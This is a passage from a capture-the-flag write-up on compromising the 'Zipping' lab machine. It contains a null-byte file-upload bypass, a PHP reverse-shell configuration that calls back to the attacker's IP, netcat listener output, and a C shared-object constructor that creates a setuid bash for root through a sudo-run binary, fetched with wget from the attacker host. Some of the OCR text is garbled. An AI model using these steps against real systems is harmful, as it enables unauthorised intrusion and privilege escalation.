/home.php (Status: 500) [Size: 0]
/products.php (Status: 500) [Size: 0]
/product.php (Status: 200) [Size: 15]
/assets (Status: 301) [Size: 316] [--> http://zippping.htb/shop/assets/]
/cart.php (Status: 500) [Size: 1]
```

I found some interesting information when reading those php files using the LFI technique. But weren't useful. As well I tried some SQL injection techniques with no success as well.

I moved back to the code that validates the uploaded file.

Erel Regev

Exploiting

```

<?php
if(isset($_POST['submit'])) {
    // Get the uploaded zip file
    $zipFile = $_FILES['zipFile']['tmp_name'];
    if ($_FILES['zipFile']['size'] > 300000) {
        echo "<p>File size must be less than 300,000 bytes.</p>";
    } else {
        // Create an md5 hash of the zip file
        $fileHash = md5_file($zipFile);
        // Create a new directory for the extracted files
        $uploadDir = "uploads/$fileHash/";
        // Extract the files from the zip
        $zip = new ZipArchive;
        if ($zip->open($zipFile) === true) {
            if ($zip->count() > 1) {
                echo "<p>Please include a single PDF file in the archive.<p>";
            } else {
                // Get the name of the compressed file
                $fileName = $zip->getNameIndex(0);
                if (pathinfo($fileName, PATHINFO_EXTENSION) === 'pdf') {
                    mkdir($uploadDir);
                    echo exec("7z e '$zipFile' -o'$uploadDir' >/dev/null");
                    echo "<p>File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the";
                } else {
                    echo "<p>The unzipped file must have a .pdf extension.</p>";
                }
            }
        } else {
            echo "Error uploading file.";
        }
    }
}

```


The pathinfo part is interesting since the pathinfo() function extracts information from the filename, not the actual file content. An attacker could still upload a non-PDF file with a .pdf extension. For instance, an attacker could upload a malicious PHP script with a .pdf extension.

I was looking for ways to try and bypass it:

Teabot 5000

Posted January 15, 2017

...



Active Members

51

Gender: Male

Location: Ireland

As far as I remember, pathinfo() can be bypassed using a null byte and a correct image extension (i.e. myshell.php%00.jpg). As for getimagesize(), I'm not sure if this actually checks the file extension or verifies that the file is an image file.

Quote

I need to append a null byte to the zip file's content.

HxD - [C:\Users\ecyre\AppData\Local\Temp\vmware-ecyre\VMwareDnD\7f85a8f\test2.zip]

File Edit Search View Analysis Tools Window Help

16

Windows (ANSI)

hex

reverse.zip

reverse.php%00.pdf

test2.zip

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000360	AE	B6	AB	DE	D8	A7	73	D6	F6	F4	5E	6C	A8	C1	9D	5F	01<B0Ss000^1"Á.
00000370	6C	A6	D2	F9	F6	35	F9	4E	DB	46	DB	C3	D4	C4	32	6E	1;0ù05ùNÛFÛÁÖÄ2n
00000380	EE	1C	E1	47	4F	1F	BC	4A	4E	9E	DD	7B	8C	4F	5E	BD	i.áGO.4JNžÝ{EO~s
00000390	7C	70	E7	89	79	3F	C6	AF	EE	3D	EF	5C	77	26	82	73	pçky?E_i=i\w&,s
000003A0	4A	B4	0B	DD	FC	53	E1	E7	22	00	76	19	8E	82	60	A3	J'.Yüsáç".v.Ž,`&
000003B0	E1	00	B5	16	FF	E7	E8	8F	E7	C8	D3	FC	57	C6	69	E0	á.µ.ÿçè.çÈÓúWÆià
000003C0	CC	06	4E	4C	66	25	E5	2E	89	78	6B	C4	BC	C9	F6	A4	ï.NLf%á.æxkÄ+Eöx
000003D0	9D	FB	05	50	4B	01	02	3F	03	14	03	00	00	08	00	96	.û.PK..?.....-
000003E0	2D	1C	57	96	FC	4B	FB	A5	03	00	00	CD	0B	00	00	10	-.W-ûKû%...í....
000003F0	00	24	00	00	00	00	00	00	00	20	80	A4	81	00	00	00	.\$..... €x....
00000400	00	72	65	76	65	72	73	65	2E	70	68	70	00	2E	70	64	.reverse.php..pd
00000410	66	0A	00	20	00	00	00	00	00	01	00	18	00	80	37	96	f..€7-
00000420	45	94	D9	D9	01	80	83	58	D4	97	D9	D9	01	80	83	58	E"ÛÛ.€fXÔ-ÛÛ.€fX
00000430	D4	97	D9	D9	01	50	4B	05	06	00	00	00	00	01	00	01	Ô-ÛÛ.PK.....
00000440	00	62	00	00	00	D3	03	00	00	00	00	00	00	00	00	00	.b...ô.....

Erel Regev

Note that the name of the file can be seen in the decoded part in the picture above. Note how I added the null byte.

WORK WITH US

If you are interested in working with us, do not hesitate to send us your curriculum.
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:

uploads/018adecd50f00d8a0144a587111ee7a0/reverse.php.pdf

Browse... No file selected.

Upload

Looks like it managed to pass the pathinfo check.

I didn't receive a shell using msfvenom php payload. I tried another one.

```

47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.10.14.126'; // CHANGE THIS
50 $port = 5555; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57


```

Changed the info above.

I named the file reverse.phpT.pdf.

I zipped it and load it to HxD in order to inject a null byte.

I replaced the letter T with 00.



Saved it as a new file.

Received the following:

WORK WITH US


If you are interested in working with us, do not hesitate to send us your curriculum.
The application will only accept zip files, inside them there must be a pdf file containing your curriculum.

File successfully uploaded and unzipped, a staff member will review your resume as soon as possible. Make sure it has been uploaded correctly by accessing the following path:


[uploads/75172ea12782c162bf95bc648a1cb8d9/reverse.php.pdf](http://10.129.122.173/uploads/75172ea12782c162bf95bc648a1cb8d9/reverse.php.pdf)

No file selected.

Accessing the link after creating a listener:



At first you will get 404 Not found. Remove the null byte and the .pdf extension from the URL and access the php file which was uploaded.



Erel Regev

Privilege escalation

First thing I did is to check if I can run command using sudo:

```
$ sudo -l
Matching Defaults entries for rektso on zippping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektso may run the following commands on zippping:
    (ALL) NOPASSWD: /usr/bin/stock
$
```

Trying to execute the command:

```
$ /usr/bin/stock -s http.server -p 8000 -l $ ssh -t -X /id.
Starting HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/ rektso@10.129.131.93)
Enter the password: Invalid password, please try again. Permission denied
```


Its asking for a password and the shell is not stable.

I stabled the shell using:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
stty raw -echo; fg
```

```
export TERM=xterm
```



```
(kali@kali)-[~]
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.126] from (UNKNOWN) [10.129.131.93] 43778
Linux zippping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 13:3
11:19:34 up 11 min, 0 users, load average: 0.00, 0.07, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1001(rektso) gid=1001(rektso) groups=1001(rektso)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
rektso@zippping:/$ ^Z
zsh: suspended nc -nlvp 5555

(kali@kali)-[~]
$ stty raw -echo; fg

[1] + continued nc -nlvp 5555
export TERM=xterm
rektso@zippping:/$
rektso@zippping:/$ ls
bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var
boot  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
rektso@zippping:/$
```


Erel Regev

When running strings on the file:

```

Hakaize
St0ckM4nager
/root/.stock.csv
Enter the password: h4ck
Invalid password, please try again.
===== Menu =====
1) See the stock
2) Edit the stock
3) Exit the program
Select an option: 1
You do not have permissions to read the file
File could not be opened.
===== Stock Actual =====
Colour 00 Black Gold Silver
Amount %~7d %~7d %~7d
Quality Excellent Average Poor
Amount %~9d %~7d %~4d
Exclusive Yes No
Amount %~4d %~4d
Warranty Yes No
===== Edit Stock =====
Enter the information of the watch you wish to update:
Colour (0: black, 1: gold, 2: silver):
Quality (0: excellent, 1: average, 2: poor):
Exclusivity (0: yes, 1: no):
Warranty (0: yes, 1: no):
Amount:
Error: The information entered is incorrect

```

Note the string St0ckM4nager. It looks like a password.

After submitting the password:

```
===== Menu =====
1) See the stock
2) Edit the stock
3) Exit the program

Select an option:
```

Using strace to understand and debug the program:

[illegible]

Erel Regev

```

read(0, StockManager
"StockManager\n", 1024)
    = 13
openat(AT_FDCWD, "/home/rektsu/.config/libcounter.so", 0_RDONLY|0_CLOEXEC) = -1 ENOENT (No such file or directory)
write(1, "\n===== Menu =====\n...", 44)
    = 44
write(1, "\n", 1)
    = 1
write(1, "(1) See the stock\n", 171) See the stock
    = 17
write(1, "(2) Edit the stock\n", 182) Edit the stock
    = 18
write(1, "(3) Exit the program\n", 203) Exit the program
    = 20
write(1, "\n", 1)
    = 1
write(1, "Select an option: ", 18)Select an option: )
    = 18
read(0, 1
"1\n", 1024)
    = 2
openat(AT_FDCWD, "/root/.stock.csv", 0_RDONLY) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=23, ...}, AT_EMPTY_PATH) = 0
read(3, "4,15,5,4,15,5,4,19,4,19", 4096) = 23
read(3, "", 4096)
    = 0
close(3)
    = 0
write(1, "\n===== Stock Actual =====\n...", 52)
    = 52

```

Two files are mentioned:

/home/rektsu/.config/libcounter.so

/root/.stock.csv

- The program attempts to open the file "/home/rektsu/.config/libcounter.so" for reading but receives an ENOENT (No such file or directory) error, indicating that the file doesn't exist.
- The program displays a menu for the user with options such as "See the stock," "Edit the stock," and "Exit the program."
- The program waits for user input.
- User input ("1\n") is read from standard input, representing the user's choice to see the stock.
- The program attempts to open the file "/root/.stock.csv" for reading.
- File information (size, permissions) is obtained using newfstatat.
- Data ("4,15,5,4,15,5,4,19,4,19") is read from the file descriptor 3.
- Subsequent reads return no data (indicating end of file), and the file is closed.
- The program writes to standard output, displaying stock information.

If it receives ENOENT, indicating the file does not exist, we should create one. Just with a payload in it.

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  static void inject() __attribute__((constructor));
5
6  void inject(){
7      system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
8  }
9

```

The code uses the `__attribute__((constructor))` function attribute to define a function named `inject()`. This function is intended to be automatically executed when the stock program starts, due to its constructor attribute. The purpose of this code is to inject a backdoor into the system by copying the `/bin/bash` binary to `/tmp/bash`, granting it the setuid (suid) permission, and then executing it with privilege escalation.

The code uses the `system()` function to execute shell commands.

Transfer the code to the machine using `wget` and compile it:

Erel Regev

```
$ wget 10.10.14.126:8000/exploit.c
--2023-08-29 17:40:35-- http://10.10.14.126:8000/exploit.c
Connecting to 10.10.14.126:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 185 [text/x-csrc]
Saving to: 'exploit.c'
```

```
OK 100% 253K=0.001s
2023-08-29 17:40:35 (253 KB/s) - 'exploit.c' saved [185/185]
```

```
rektsu@zippping:/home/rektsu$ gcc -shared -o /home/rektsu/.config/libcounter.so -fPIC exploit.c
```

- The command compiles the exploit.c code into a shared object (.so) library named libcounter.so.
- The compiled library will be located in the /home/rektsu/.config/ directory.
- The -shared and -fPIC flags are used to create a shared object with position-independent code (PIC), which is necessary for shared libraries.

Run the stock program:

```
rektsu@zippping:/home/rektsu$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
```

```
root@zippping:/# cd /root
root@zippping:~# cat root.txt
1 e8
```